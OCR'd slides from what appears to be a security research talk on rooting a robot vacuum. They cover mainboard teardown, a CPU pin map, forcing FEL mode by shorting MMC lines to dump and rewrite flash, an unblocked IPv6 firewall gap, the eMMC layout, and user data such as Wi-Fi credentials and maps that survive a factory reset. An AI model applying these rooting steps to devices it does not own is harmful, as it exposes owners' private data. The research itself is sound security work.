
Teardown




Frontside layout mainboard



Backside layout mainboard





Frontside layout mainboard (Gen2)



Rooting

- Usual (possibly destructive) way to retrieve the firmware






Rooting

Our weapon of choice:

Pin Layout CPU





	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	
					UART0							MMC2			MMC1			
A						MMC Reset	D6	D4	D2	D0		D2	D0	CLK		TX		UART1
B						D7	D5	D3	D1			D3	D1	CMD		RX		
C									CLK			SDA						TWI1
D						RX	TX		CMD			SCL						
E																		
F																Recovery	Confirm	UART2
G																RX	TX	
H															Line IN L			
J															LINE IN R			
K															PHONE IN			
L															PHONE IN			
M															PHONE		MIC1P	
N															PHONE		MIC2P	
P															SDA	SCK	RESET	RSB0
R																		
T						LCD9	LCD7	LCD5	LCD3	LCD1						USB-DM0	USB-DP0	USB 1
U						LCD8	LCD6	LCD4	LCD2	LCD0	USB DRV					USB-DM1	USB-DP1	USB 2

DRAM VCC/VDD GND LCD

Rooting (Gen1 + Gen2)

- Shortcut the MMC data lines
- SoC falls back to FEL mode
- Load + Execute tool in RAM
  - Via USB connector
  - Dump MMC flash
  - Modify image
  - Rewrite image to flash





Software

- Ubuntu 14.04.3 LTS (Kernel 3.4.xxx)
  - Mostly untouched, patched on a regular base
- Player 3.10-svn
  - Open-Source Cross-platform robot device interface & server
- Proprietary software (/opt/rockrobo)
  - Custom adbd-version
- iptables firewall enabled (IPv4!)
  - Blocks Port 22 (SSHd) + Port 6665 (player)
  - Fail: IPv6 not blocked at all


Available data on device


- Data
  - Logfiles (syslogs, stats, Wi-Fi credentials)
  - Maps
- Data is uploaded to cloud
- Factory reset
  - Does not delete data: Maps, Logs still exist

~100 Gbyte writes per Year

Available data on device

- Maps
  - Created by player
  - 1024px * 1024px
  - 1px = 5cm





eMMC Layout

Label	Content	Size in MByte
boot-res	bitmaps & some wav files	8
env	uboot cmd line	16
app	device.conf (DID, key, MAC), adb.conf, vinda	16
recovery	fallback copy of OS	512
system_a	copy of OS (active by default)	512
system_b	copy of OS (passive by default)	512
Download	temporary unpacked OS update	528
reserve	config + calibration files, blackbox.db	16
UDISK/Data	logs, maps, pcap files	~1900

Update process

system_a

system_b

Download

Data

Active copy

dd

milO.ota {"mode"

Update root pw in /etc/shadow

Unpack + dd

Decrypt + image OK?

rebooting ...

